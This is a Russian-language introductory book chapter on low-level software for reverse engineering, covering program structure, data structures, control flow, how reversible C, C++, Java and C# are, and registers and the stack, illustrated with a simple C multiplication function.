Эта глава знакомит с низкоуровневым программным обеспечением - важнейшей стороной обратной разработки. Так обобщённо называют инфраструктурные аспекты программного мира. Поскольку специалисту по обратной разработке зачастую видны лишь низкоуровневые стороны программы, необходимо хорошо понимать все слои, которые вместе образуют эту область.

Глава начинается с очень краткого обзора традиционного высокоуровневого взгляда на программы, знакомого каждому разработчику. Затем мы перейдём к низкоуровневому программному обеспечению и покажем, как фундаментальные высокоуровневые понятия отображаются в низкоуровневую область. После этого последует введение в язык ассемблера - ключевой элемент процесса реверсинга и важную часть книги. Наконец, мы познакомимся с несколькими вспомогательными низкоуровневыми темами, которые помогают понимать программы на этом уровне: компиляторами и средами выполнения.

Опытному разработчику некоторые части этой главы, особенно высокоуровневый взгляд в её начале, могут показаться очевидными. В таком случае рекомендуется начать чтение с раздела «Низкоуровневый взгляд», где знакомые понятия разработки рассматриваются с низкого уровня.

Высокоуровневый взгляд

Повторим несколько основных понятий разработки программного обеспечения в том виде, в каком их воспринимают обычные программисты. Хотя этот взгляд заметно отличается от картины, возникающей при реверсинге, полезно ещё раз обратиться к данным темам и освежить их в памяти, прежде чем обсуждать низкоуровневое программное обеспечение.

В следующих разделах приведён краткий обзор фундаментальных понятий программной инженерии: структуры программы, включая процедуры, объекты и тому подобное, управления данными, включая типичные структуры данных, роль переменных и прочее, а также основных конструкций потока управления. Наконец, мы вкратце сравним наиболее популярные языки программирования высокого уровня и оценим их «обратимость». Если вы профессиональный разработчик и все эти темы совершенно вам ясны, можете сразу перейти к разделу «Низкоуровневый взгляд» далее в главе. В любом случае учтите, что перед вами чрезвычайно сжатый обзор материала, которым можно было бы заполнить немало книг. Этот раздел не задумывался как введение в разработку программного обеспечения: такое введение выходит за рамки книги.

Структура программы

В детстве мои первые попытки программировать обычно представляли собой длинные фрагменты кода на BASIC, которые выполнялись последовательно и лишь изредка содержали команды `goto`, перебрасывавшие выполнение между разными частями программы. Тогда я ещё не открыл для себя чудо программной структуры. Именно структура делает программное обеспечение, по самой своей природе большое и сложное, доступным человеческому пониманию. Мы делим чудовище на небольшие фрагменты, каждый из которых представляет отдельную «единицу» программы, чтобы было удобно построить в уме её образ. Тот же процесс происходит при обратной разработке. Исследователь должен попытаться восстановить карту различных компонентов, вместе составляющих программу. К сожалению, это не всегда легко.

Проблема в том, что машинам структура программы нужна не настолько сильно, как людям. Человек не способен работать с одним огромным сложным целым и понимать его: объекты или понятия приходится разбивать на посильные части. Такие части удобны и для распределения работы между людьми, и для мысленного разделения собственной задачи. Это общий принцип человеческого мышления: столкнувшись с большой задачей, мы естественным образом стремимся разбить её на множество меньших, которые вместе образуют целое.

С другой стороны, машинам часто требуется устранить некоторые из этих структурных элементов. Вспомните, например, как компиляция и компоновка уничтожают структуру программы: отдельные исходные файлы и библиотеки объединяются в единый исполняемый файл, границы многих функций исчезают из-за встраивания, а их код просто вставляется в места вызова. Машина устраняет избыточные структурные подробности, которые не нужны для эффективного выполнения кода. Все эти преобразования влияют на реверсинг и несколько усложняют его. В практических проектах на протяжении книги я буду заниматься восстановлением структуры программ.

Каким образом разработчики делят программу на посильные части? Общий подход состоит в том, чтобы представить её в виде набора самостоятельных чёрных ящиков, отвечающих за вполне конкретные и, будем надеяться, точно определённые задачи. Некто проектирует и реализует чёрный ящик, испытывает его, подтверждает работоспособность, а затем объединяет с другими компонентами системы. Таким образом, программу можно представить как большую совокупность взаимодействующих чёрных ящиков. Разные языки программирования и платформы разработки подходят к этим понятиям по-разному, но общая идея почти всегда одинакова.

При проектировании приложение точно так же мысленно разбивают на чёрные ящики, каждый из которых отвечает за некоторую его часть. Например, в текстовом процессоре компонент редактирования текста можно считать одним ящиком, а проверку орфографии - другим. Этот процесс называется инкапсуляцией: каждый компонент-ящик заключает в себе определённую функциональность и просто предоставляет её всем, кому она нужна, не раскрывая лишних подробностей внутренней реализации.

Компоненты-ящики часто создаются разными людьми или даже разными группами, но всё же должны уметь взаимодействовать. Размеры ящиков неодинаковы: некоторые реализуют целые возможности приложения, как упомянутая проверка орфографии, а другие представляют гораздо меньшие и более примитивные функции, например сортировку и прочие низкоуровневые операции управления данными. Такие маленькие ящики обычно делают универсальными, чтобы применять в любом месте программы, где требуется предоставляемая ими функция.

Надёжность и устойчивость продукта зависят прежде всего от двух условий: каждый компонент-ящик должен быть хорошо реализован и надёжно выполнять свои обязанности, а также иметь точно определённый интерфейс для взаимодействия с внешним миром.

В большинстве сценариев реверсинга первым делом требуется определить структуру компонентов приложения и точные обязанности каждого из них. Затем обычно выбирают интересующий компонент и углубляются в подробности его реализации.

В следующих разделах описаны различные технические средства, с помощью которых разработчики реализуют в коде такую инкапсуляцию на уровне компонентов. Мы начнём с крупных компонентов, например статических и динамических модулей, а затем перейдём к меньшим единицам - процедурам и объектам.

Модули

Самый крупный строительный блок программы - модуль. Модули представляют собой двоичные файлы с обособленными частями исполняемого кода программы, то есть, по существу, с чёрными ящиками из предыдущего обсуждения. Существуют два основных вида модулей, которые можно объединять в программу: статические и динамические библиотеки.

• **Статические библиотеки.** Статическая библиотека объединяет группу исходных файлов, которые собираются вместе и представляют определённый компонент программы. С логической точки зрения она обычно соответствует некоторой возможности или области функциональности. Нередко статическая библиотека не является неотъемлемой частью разрабатываемого продукта, а представляет собой внешнюю стороннюю библиотеку, добавляющую определённые функции. Статические библиотеки включаются в программу во время сборки и становятся неотделимой частью её двоичных файлов. При низкоуровневом исследовании программы их трудно распознать и обособить.
• **Динамические библиотеки.** Динамические библиотеки, называемые в Windows динамически подключаемыми библиотеками (Dynamic Link Libraries, DLL), похожи на статические, но не встраиваются в программу и остаются отдельными файлами даже после поставки конечному пользователю. Динамическая библиотека позволяет обновлять отдельные компоненты программы, не обновляя её целиком. Пока экспортируемый интерфейс остаётся неизменным, библиотеку, по крайней мере теоретически, можно незаметно заменить без обновления других компонентов. Обновлённая библиотека обычно содержит улучшенный код или даже совершенно иную функциональность, доступную через тот же интерфейс. Динамические библиотеки очень легко обнаружить при реверсинге, а интерфейсы между ними часто упрощают исследование, поскольку дают полезные подсказки об архитектуре программы.

Распространённые конструкции кода

На уровне кода существуют две основные конструкции, считающиеся самыми фундаментальными строительными блоками программы: процедуры и объекты.

С точки зрения структуры кода процедура является самой основной единицей программного обеспечения. Это фрагмент кода, обычно имеющий чётко определённое назначение, который могут вызывать другие части программы. Процедура может получать входные данные от вызывающего кода и возвращать ему результат, хотя это необязательно. Процедуры являются наиболее распространённой формой инкапсуляции в любом языке программирования.

Следующий логический шаг после процедур - разделение программы на объекты. Проектирование программы с помощью объектов представляет собой совершенно иной процесс, чем создание обычной программы на основе процедур. Он называется объектно-ориентированным проектированием (Object-Oriented Design, OOD) и, по мнению многих, является самым популярным и эффективным из доступных сегодня подходов к проектированию программного обеспечения.

Методология OOD определяет объект как программный компонент, с которым связаны и данные, и код. Код может представлять собой набор относящихся к объекту процедур, способных работать с его данными. Данные являются частью объекта и обычно остаются закрытыми, то есть доступны только коду объекта, но не внешнему миру. Это упрощает проектирование, поскольку разработчики вынуждены обращаться с объектами как с полностью обособленными сущностями, доступными лишь через точно определённые интерфейсы. Такие интерфейсы обычно состоят из набора связанных с объектом процедур. Их можно объявить общедоступными, и вызывают их главным образом клиенты объекта. Клиентами называются другие компоненты программы, которым нужны услуги объекта, но не интересны подробности его реализации. В большинстве программ клиенты сами являются объектами, которым просто требуются услуги других объектов.

Помимо собственно деления программы на объекты, большинство объектно-ориентированных языков предоставляет дополнительную возможность, называемую наследованием. Наследование позволяет проектировщику определить общий тип объекта, а затем создать множество его конкретных реализаций с несколько различающимися функциями. Интерфейс при этом остаётся неизменным, поэтому использующему объект клиенту не нужно знать конкретный тип, с которым он работает: достаточно знать базовый тип, от которого объект унаследован.

Эта идея реализуется объявлением базового объекта, содержащего общий интерфейс для всех наследующих от него объектов. Базовые объекты обычно представляют собой пустые объявления, предлагающие мало настоящих функций или не предлагающие их вовсе. Чтобы добавить реальную реализацию типа, объявляют ещё один объект, который наследует базовому и содержит настоящие реализации процедур интерфейса, а также весь вспомогательный код и структуры данных. Прелесть системы состоит в том, что у одного базового объекта может быть несколько объектов-потомков, реализующих совершенно разные функции, но экспортирующих одинаковый интерфейс. Клиенты пользуются такими объектами, не зная их конкретного типа: им известен только тип базового объекта. Это понятие называется полиморфизмом.

Управление данными

Программа работает с данными. Любой операции всегда требуются входные данные, место для промежуточных данных и способ вернуть результаты. Чтобы посмотреть на программу снизу и понять происходящее, необходимо знать, как в ней управляют данными. Для этого нужны две точки зрения: высокоуровневая, которой придерживаются разработчики, и низкоуровневая, доступная специалисту по обратной разработке.

Языки высокого уровня стремятся изолировать разработчиков от подробностей управления данными на уровне системы. Обычно программист видит только упрощённый поток данных, описываемый языком высокого уровня.

Естественно, большинство исследователей хочет получить представление программы, как можно точнее соответствующее этому упрощённому высокоуровневому виду. Он, как правило, намного удобнее для человека, чем машинная картина. К сожалению, большинство языков программирования и платформ разработки удаляет или искажает значительную часть этих понятных человеку сведений в двоичных файлах, поставляемых конечным пользователям.

Чтобы восстановить из двоичного файла часть или все высокоуровневые сведения о потоке данных, необходимо понимать, как программы воспринимают данные и обращаются с ними и с высокоуровневой точки зрения программиста, и на уровне машинно-сгенерированного кода. В следующих разделах кратко рассматриваются высокоуровневые конструкции данных, в том числе переменные и наиболее распространённые виды структур данных.

Переменные

Для разработчика главным средством управления и хранения данных обычно служат именованные переменные. Все языки высокого уровня позволяют объявлять переменные в разных областях видимости и сохранять в них сведения.

Языки программирования предоставляют несколько уровней абстракции таких переменных. Уровень объявления переменной определяет, какие части программы смогут к ней обращаться, а также где она будет физически храниться. Имена переменных обычно имеют значение только при компиляции. Многие компиляторы полностью удаляют их из двоичных файлов программы и идентифицируют переменные по адресам в памяти. Происходит ли такое удаление, зависит от целевой платформы, для которой собирается программа.

Пользовательские структуры данных

Пользовательские структуры данных - это простые конструкции, представляющие группу полей, каждое из которых имеет собственный тип. Предполагается, что поля некоторым образом связаны, поэтому программа хранит и обрабатывает их как единое целое. Конкретные поля структуры могут иметь как простые типы, например целые числа или указатели, так и типы других структур данных.

При обратной разработке вам встретятся самые разные пользовательские структуры данных. Правильно распознавать их и расшифровывать содержимое критически важно для понимания программы. Ключ к успеху состоит в том, чтобы постепенно записывать каждую обнаруженную мельчайшую подробность, пока
не сложится достаточное понимание отдельных полей. Этот процесс будет показан в главах с практическими сеансами реверсинга во второй части книги.

Списки

Помимо пользовательских структур данных, программы постоянно применяют для организации сведений различные универсальные структуры. Большинство из них представляет списки элементов, где каждый элемент может иметь любой тип - от простого целого числа до сложной пользовательской структуры. Список - это группа элементов данных одного типа, которые программа считает принадлежащими к одной совокупности. Обычно отдельные записи списка содержат уникальные сведения, но имеют общий формат. В качестве примера можно привести список контактов в органайзере или список сообщений в почтовой программе. Такие списки видит пользователь, но большинство программ поддерживает и множество невидимых ему списков, например для учёта активных областей памяти, открытых файлов и тому подобного.

Способ размещения списков в памяти является важным проектным решением и обычно зависит от содержимого элементов и выполняемых над списком операций. На выбор формата также влияет ожидаемое число элементов. Например, списки, в которых предполагаются тысячи или миллионы элементов, можно организовать иначе, чем способные вырасти лишь до нескольких десятков. Кроме того, в одних списках порядок элементов критически важен, а новые элементы постоянно добавляются и удаляются в определённых местах посередине. Другие списки нечувствительны к точному положению каждого элемента. Ещё один критерий - возможность эффективно искать элементы и быстро обращаться к ним. Ниже кратко рассмотрены распространённые виды списков, встречающиеся в обычной программе:

• **Массивы.** Массивы имеют самую простую и интуитивно понятную организацию: элементы последовательно располагаются в памяти один за другим. Код обращается к элементу по индексу, то есть по количеству элементов от начала списка до нужного. Существуют и многомерные массивы, которые можно представить как массивы с несколькими уровнями. Например, двумерный массив выглядит как обычная таблица со строками и столбцами, поэтому для каждой ссылки на неё требуются два указателя положения: строка и столбец. Главный недостаток массивов - сложность добавления и удаления элементов в середине списка. Для этого необходимо скопировать вторую половину массива, то есть все элементы после добавляемого или удаляемого, чтобы освободить место для нового элемента либо устранить пустую ячейку, которую раньше занимал удалённый. Для очень больших списков такая операция может быть крайне неэффективной.
• **Связные списки.** В связном списке каждому элементу выделяется собственная область памяти, и располагаться он может где угодно. Каждый элемент хранит адрес следующего элемента, то есть ссылку, а иногда также ссылку на предыдущий. Такая организация обеспечивает дополнительную гибкость и позволяет быстро добавлять или удалять элементы, поскольку копировать память не требуется. При добавлении или удалении достаточно изменить ссылки в окружающих элементах так, чтобы они отражали новый порядок. Не размещая элементы последовательно в памяти, связные списки устраняют присущую массивам неэффективность вставки и удаления. Разумеется, у них есть и собственные недостатки. Поскольку элементы случайным образом разбросаны по памяти, быстро обратиться к отдельному элементу по индексу нельзя. Кроме того, связные списки менее эффективно используют память, чем массивы: каждый элемент должен содержать один или два указателя-ссылки, занимающих драгоценное место.
• **Деревья.** Дерево похоже на связный список тем, что память каждому элементу выделяется отдельно. Разница заключается в логическом устройстве: в дереве элементы расположены иерархически, что значительно упрощает поиск. Корневой элемент соответствует средней точке списка и содержит ссылки на две половины дерева, то есть на две ветви: одна ведёт к элементам с меньшими значениями, другая - с большими. Подобно корню, каждый элемент на нижних уровнях иерархии также имеет две ссылки на нижележащие узлы, если только не находится на самом нижнем уровне. Такая организация сильно упрощает двоичный поиск, при котором на каждой итерации исключается половина списка, заведомо не содержащая нужного элемента. Число итераций двоичного поиска очень мало, поскольку после каждой из них список становится примерно на 50 процентов короче.

Поток управления

Чтобы по-настоящему понять программу при обратной разработке, почти всегда приходится расшифровывать операторы потока управления и пытаться восстановить стоящую за ними логику. Такие операторы изменяют ход программы в зависимости от определённых значений и условий. В языках высокого уровня они представлены основными условными блоками и циклами, которые компилятор преобразует в низкоуровневые операторы управления. Кратко рассмотрим основные высокоуровневые конструкции потока управления:

• **Условные блоки.** В большинстве языков условные блоки кода реализуются оператором `if`. Они позволяют задать одно или несколько условий, определяющих, будет ли выполняться блок.
• **Блоки выбора.** Блоки `switch`, также называемые условными конструкциями с несколькими вариантами, обычно получают входное значение и определяют несколько блоков кода, выполняемых при разных его значениях. Каждому блоку сопоставляется одно или несколько значений, а во время работы программа переходит к нужному блоку на основании поступившего входного значения. Компилятор реализует эту возможность кодом, который принимает значение и ищет соответствующий блок, обычно обращаясь к таблице с указателями на все варианты.
• **Циклы.** Циклы позволяют программе многократно выполнять один блок кода произвольное количество раз. Обычно цикл управляет счётчиком, показывающим число уже выполненных или ещё оставшихся итераций. Каждый цикл содержит некоторое условие, определяющее момент его прекращения. На цикл можно взглянуть и как на условный оператор, тождественный обычному условному блоку, но выполняемый неоднократно. Процесс останавливается, когда условие перестаёт выполняться.

Языки высокого уровня

Языки высокого уровня созданы для того, чтобы программист мог писать программы, не думая о конкретной аппаратной платформе, на которой они будут работать, и обо всевозможных докучливых низкоуровневых подробностях, не имеющих значения для большинства разработчиков. У языка ассемблера есть свои преимущества, но создать большую и сложную программу только на нём практически невозможно. Языки высокого уровня должны как можно сильнее изолировать программиста от машины и её мельчайших деталей.

Проблема в том, что разные люди и разные области индустрии предъявляют неодинаковые требования. Главный компромисс приходится искать между простотой и гибкостью. Простота означает возможность написать сравнительно короткую программу, которая делает именно то, что нужно, не заставляя работать со множеством посторонних машинных подробностей. Гибкость означает отсутствие задач, которые невозможно решить на данном языке. Обычно языки высокого уровня стремятся найти равновесие, подходящее большинству пользователей. С одной стороны, на уровне машины происходят вещи, о которых программисту знать не требуется. С другой, скрывая некоторые стороны системы, язык лишает разработчика возможности выполнять определённые действия.

При обратной разработке программы обычно не остаётся выбора: приходится пачкать руки и разбираться во множестве подробностей машинного уровня. В большинстве случаев вам откроются настолько неявные стороны внутренней работы программы, что о них не знали даже написавшие её разработчики. Задача состоит в том, чтобы просеять эти сведения, достаточно хорошо понимая использованный язык высокого уровня, и попытаться как можно ближе приблизиться к первоначальному исходному коду. Способ достижения этой цели в значительной мере зависит от конкретного языка, на котором создана программа.

С точки зрения реверсинга важнейшая особенность языка высокого уровня - то, насколько сильно он скрывает или абстрагирует нижележащую машину. Некоторые языки, например C, дают сравнительно низкоуровневое представление машины и создают код, непосредственно выполняемый целевым процессором. Другие, например Java, обеспечивают значительную степень отделения программиста от нижележащего процессора.

Ниже кратко рассматриваются самые популярные современные языки программирования.

C

Среди языков высокого уровня C является сравнительно низкоуровневым. Он непосредственно поддерживает указатели на память и позволяет обращаться с ними по своему усмотрению. В C можно определять массивы, но проверка границ полностью отсутствует, поэтому разрешается обратиться к любому адресу памяти. В то же время C поддерживает обычные высокоуровневые возможности, присутствующие и в языках более высокого уровня: массивы и структуры данных, простую реализацию условного выполнения, циклов и других конструкций потока управления.

C - компилируемый язык. Чтобы запустить программу, исходный код необходимо передать компилятору, который создаст двоичные файлы для конкретной платформы. Они содержат машинный код на родном языке целевого процессора. C также обеспечивает ограниченную межплатформенную переносимость. Для запуска программы на нескольких платформах её необходимо заново скомпилировать компилятором, поддерживающим каждую конкретную целевую платформу.

Успеху C способствовали многие обстоятельства, но, пожалуй, важнее всего то, что язык специально создавался для написания операционной системы Unix. Современные версии Unix, например операционная система Linux, по-прежнему написаны на C. Значительные части Microsoft Windows тоже созданы на C, а остальные компоненты - на C++.

Ещё одной особенностью C, сильно повлиявшей на его коммерческий успех, стала высокая производительность. Поскольку язык подводит программиста очень близко к машине, написанный код преобразуется компилятором в машинный почти напрямую, с совсем небольшими дополнительными расходами. Поэтому программы на C обычно отличаются очень высокой скоростью выполнения.

Код на C сравнительно легко исследовать, поскольку он довольно близок к машинному. При реверсинге пытаются прочитать машинный код и как можно точнее восстановить исходный, хотя иногда достаточно просто понять машинный код. Поскольку компилятор C, говоря относительно, меняет в программе совсем немного, из её двоичных файлов довольно легко восстановить хорошее приближение к исходному коду на C. Если не указано иное, все примеры высокоуровневого кода в книге написаны на C.

C++

Язык программирования C++ является расширением C и использует его основной синтаксис. Поддержка объектно-ориентированного программирования выводит гибкость и сложность C на следующий уровень. Важно, что C++ не накладывает на программиста новых ограничений. За несколькими небольшими исключениями любую программу, которую можно скомпилировать компилятором C, сможет обработать и компилятор C++.

Главная возможность, появившаяся в C++, - класс. По существу, класс является структурой данных, способной содержать элементы кода, подобно объектным конструкциям, описанным выше в разделе о конструкциях кода. Эти элементы обычно управляют данными, хранящимися в классе. Благодаря этому достигается более высокая степень инкапсуляции: структуры данных объединяются с управляющим ими кодом. C++ также поддерживает наследование, то есть возможность определять иерархию классов, расширяющих функции друг друга. Наследование позволяет создавать базовые классы, объединяющие группу функционально связанных классов. Затем можно определить несколько производных классов, расширяющих возможности базового.

Подлинная красота C++, как и других объектно-ориентированных языков, заключается в полиморфизме, кратко рассмотренном выше в разделе «Распространённые конструкции кода». Полиморфизм позволяет производным классам переопределять элементы, объявленные в

базовом. Благодаря этому программа может пользоваться объектом, не зная его точного типа данных: ей достаточно быть знакомой с базовым классом. При вызове функции-члена исполняется реализация конкретного производного объекта, хотя вызывающему коду известен лишь базовый класс.

Исследование кода на C++ очень похоже на работу с C, однако особое внимание необходимо уделять восстановлению иерархии классов и правильному распознаванию вызовов методов, конструкторов и других подобных элементов. Конкретные методы обнаружения конструкций C++ в ассемблерном коде представлены в приложении C.

Если вы незнакомы с синтаксисом C, название C++ происходит именно из него: имя переменной с последующими знаками ++ означает увеличение значения на 1. Иными словами, C++ равнозначно `C = C + 1`.

Java

Java - объектно-ориентированный язык высокого уровня, отличающийся от C и C++ тем, что компилируется не в язык ассемблера какого-либо физического процессора, а в байт-код Java. Если говорить кратко, набор инструкций и байт-код Java образуют своего рода ассемблер Java, однако интерпретирует его обычно не оборудование, а программа - виртуальная машина Java (Java Virtual Machine).

Главное преимущество Java - возможность запускать один двоичный файл программы на любой платформе, для которой существует виртуальная машина Java (Java Virtual Machine, JVM).

Поскольку программы Java работают в виртуальной машине (Virtual Machine, VM), их обратная разработка совершенно не похожа на исследование программ, написанных на компилируемых языках вроде C и C++. Исполняемые файлы Java не используют обычный формат исполняемых файлов операционной системы, потому что не выполняются непосредственно центральным процессором. Вместо этого применяются файлы `.class`, которые загружает сама виртуальная машина.

Байт-код Java содержит гораздо больше подробностей, чем машинный код физического процессора, например IA-32, поэтому декомпиляция оказывается значительно более практичной. Классы Java часто удаётся декомпилировать с очень высокой точностью. В результате их исследование обычно намного проще реверсинга машинного кода, поскольку сводится к чтению представления программы на уровне исходного текста. Конечно, понять недокументированный исходный код всё равно непросто, но это гораздо легче, чем начинать с низкоуровневого представления на языке ассемблера.

C#

C# был разработан Microsoft как похожий на Java объектно-ориентированный язык, призванный преодолеть многие присущие C++ проблемы. Он появился как часть платформы разработки Microsoft .NET и, подобно Java и ряду других языков, основан на применении виртуальной машины для выполнения программ.

Программы C# компилируются в промежуточный формат байт-кода, похожий на байт-код Java и называемый Microsoft Intermediate Language (MSIL). Программы MSIL работают поверх общеязыковой среды выполнения (Common Language Runtime, CLR), которая, по существу, является виртуальной машиной .NET. CLR можно перенести на любую платформу, поэтому программы .NET не привязаны к Windows и могут выполняться в других системах.

C# обладает рядом развитых возможностей, например сборкой мусора и безопасностью типов, которые реализует CLR. В языке также есть особый неуправляемый режим, разрешающий непосредственную работу с указателями.

Как и при работе с Java, обратная разработка программ C# иногда требует изучить родной язык CLR - MSIL. С другой стороны, во многих случаях читать код MSIL вручную не понадобится, поскольку он содержит
очень подробные сведения о программе и используемых ею типах данных. Благодаря этому посредством декомпиляции можно получить достаточно точное представление программы на языке высокого уровня. Из-за такой прозрачности разработчики часто обфусцируют код, чтобы затруднить его понимание. Обратная разработка программ .NET и влияние различных средств обфускации рассматриваются в главе 12.

Низкоуровневый взгляд

Сложность реверсинга проявляется, когда мы пытаемся установить интуитивно понятную связь между описанными выше высокоуровневыми понятиями и низкоуровневой картиной, которую видим в двоичном файле программы. Крайне важно построить своего рода «мысленный образ» того, как за кулисами реализуются процедуры, модули, переменные и другие высокоуровневые конструкции. В следующих разделах описано представление основных программных элементов, например структур данных и конструкций потока управления, на нижних уровнях.

Низкоуровневое управление данными

Одно из важнейших различий между языками программирования высокого уровня и любым низкоуровневым представлением программы заключается в управлении данными. Языки высокого уровня скрывают немало относящихся к нему подробностей. Разные языки скрывают разный объём, но даже простой ANSI C, который в кругу высокоуровневых языков считается сравнительно низкоуровневым, утаивает от разработчика существенные детали.

Рассмотрим, например, следующий простой фрагмент кода на C.

```
int Multiply(int x, int y)
{
    int z;
    z = x * y;
    return z;
}
```

Какой бы простой ни казалась эта функция, непосредственно преобразовать её в низкоуровневое представление невозможно. Независимо от платформы центральный процессор редко имеет инструкции объявления переменной или умножения двух переменных с получением третьей. Аппаратные ограничения и требования производительности определяют и ограничивают сложность операции, которую способна обработать одна инструкция. Хотя процессоры Intel IA-32 поддерживают чрезвычайно широкий набор инструкций, некоторые из которых на удивление мощны, большинство всё же остаётся очень примитивным по сравнению с операторами языка высокого уровня.

Таким образом, низкоуровневое представление нашей маленькой функции `Multiply` обычно должно выполнить следующие задачи:

1. Сохранить состояние машины перед выполнением кода функции.
2. Выделить память для `z`.
3. Загрузить параметры `x` и `y` из памяти во внутреннюю память процессора, то есть в регистры.
4. Умножить `x` на `y` и сохранить результат в регистре.
5. При необходимости скопировать результат умножения обратно в область памяти, ранее выделенную для `z`.
6. Восстановить сохранённое состояние машины.
7. Вернуться к вызывающему коду и передать ему `z` как возвращаемое значение.

Нетрудно заметить, что значительная доля дополнительной сложности обусловлена именно низкоуровневыми особенностями управления данными. В следующих разделах представлены самые распространённые низкоуровневые конструкции управления данными - регистры, стеки и кучи - и их связь с такими высокоуровневыми понятиями, как переменные и параметры.

> **Высокоуровневое и низкоуровневое управление данными.** При знакомстве с низкоуровневым программным обеспечением сразу возникает вопрос: почему внизу всё представлено настолько радикально иначе? Основная причина - скорость выполнения в микропроцессорах.
>
> В современном компьютере центральный процессор подключён к системной памяти высокоскоростным соединением, называемым шиной. Из-за высокой рабочей скорости процессора оперативная память не может отвечать ему немедленно. Процессор не способен просто отправить запрос чтения в оперативную память и тут же получить ответ; точно так же нельзя отправить запрос записи и ожидать его мгновенного завершения. Причин несколько, но главная - совокупная задержка участвующих компонентов. Проще говоря, когда процессор просит прочитать или записать определённый адрес памяти, передача команды микросхеме памяти, её обработка и возвращение ответа занимают намного больше одного такта процессора. Поэтому процессор может впустую тратить драгоценные такты, просто ожидая оперативную память.
>
> Именно поэтому инструкции, непосредственно работающие с операндами в памяти, выполняются медленнее и по возможности не используются. Сравнительно большое время каждого обращения к памяти означает, что одна инструкция, которая читает данные из памяти, обрабатывает их, а затем записывает результат обратно, может оказаться неразумной с учётом собственных возможностей процессора.

Регистры

Чтобы не обращаться к оперативной памяти ради каждой отдельной инструкции, микропроцессоры применяют внутреннюю память, доступ к которой почти или совсем не снижает производительность. В обычном микропроцессоре есть несколько видов внутренней памяти, но сейчас нас интересует регистр. Регистры - небольшие фрагменты внутренней памяти, расположенные прямо в процессоре и очень легко доступные, как правило вообще без потерь производительности.

Недостаток регистров заключается в том, что их обычно очень мало. Например, современные реализации процессоров IA-32 имеют всего восемь по-настоящему универсальных 32-разрядных регистров. Есть немало других, но большинство предназначено для конкретных целей и не всегда может использоваться произвольно. Ассемблерный код вращается вокруг регистров, поскольку это

самый простой для процессора способ управлять непосредственно нужными данными и обращаться к ним. Разумеется, для долговременного хранения регистры почти не используются: здесь в игру вступает внешняя оперативная память. В конечном счёте центральный процессор не управляет этими вопросами автоматически - ими занимается ассемблерный код. К сожалению, распределение регистров, загрузка данных из оперативной памяти в регистры и сохранение обратно заметно усложняют такой код.

Вернёмся к нашему небольшому примеру: большая часть его сложностей связана с управлением данными. Значения `x` и `y` нельзя перемножить непосредственно в памяти. Сначала код должен прочитать одно из них в регистр, а затем умножить этот регистр на другое значение, всё ещё находящееся в оперативной памяти. Можно было бы скопировать в регистры оба значения и перемножить их там, но это, возможно, излишне.

Таковы сложности, возникающие из-за регистров, однако они применяются и для более продолжительного хранения значений. Поскольку доступ к регистрам настолько прост, компиляторы используют их для кэширования часто употребляемых значений в пределах функции и для хранения локальных переменных, определённых в исходном коде.

При обратной разработке важно пытаться определить природу значений, загружаемых в каждый регистр. Случай, когда регистр используется лишь для предоставления инструкции доступа к конкретному значению, распознать легко: регистр только переносит значение из памяти в инструкцию или в обратном направлении. В других случаях один и тот же регистр неоднократно используется и изменяется на протяжении функции. Часто это убедительно указывает на хранение локальной переменной, определённой в исходном коде. К распознаванию природы значений в регистрах я вернусь в части II, где будут показаны несколько настоящих сеансов реверсинга.

Стек

Снова обратимся к примеру `Multiply` и посмотрим, что происходит на шаге 2, когда программа выделяет место для переменной `z`. Конкретные действия на этом этапе зависят от весьма сложной логики внутри компилятора. В общем случае значение помещается либо в регистр, либо в стек. Помещение в регистр означает, что на шаге 4 центральному процессору будет приказано записать результат в выделенный регистр. Использование регистров процессор не распределяет: чтобы начать пользоваться регистром, достаточно загрузить в него значение. Но часто свободных регистров нет либо существует особая причина, по которой переменная должна находиться в оперативной памяти. Тогда её помещают в стек.

Стек - это область памяти программы, используемая центральным процессором и самой программой для кратковременного хранения сведений. Его можно считать вторичным хранилищем краткосрочных данных. В регистрах находятся значения, нужные прямо сейчас, а стек служит для несколько более продолжительного хранения. Физически стек является обычной областью оперативной памяти, выделенной для этой цели. Стеки располагаются в оперативной памяти точно так же, как любые другие данные; различие носит исключительно логический характер. Следует отметить, что современные операционные системы в каждый момент управляют несколькими стеками, и каждый соответствует активной программе или потоку. Потоки, выделение стеков и управление ими рассматриваются в главе 3.

Внутри стек организован как простая структура LIFO (последним пришёл - первым вышел), куда элементы «заталкиваются» и откуда «выталкиваются». Память под стек обычно выделяется сверху вниз: сначала используются самые высокие адреса, а затем стек растёт «назад», к меньшим. На рисунке 2.1 показан стек после заталкивания нескольких значений, а на рисунке 2.2 - после их последующего извлечения.

Наглядный пример использования стека дают шаги 1 и 6. Сохраняемое состояние машины обычно представляет собой значения регистров, которые будут использоваться функцией. В таких случаях значения всегда помещаются в стек, а позднее загружаются из него обратно в соответствующие регистры.

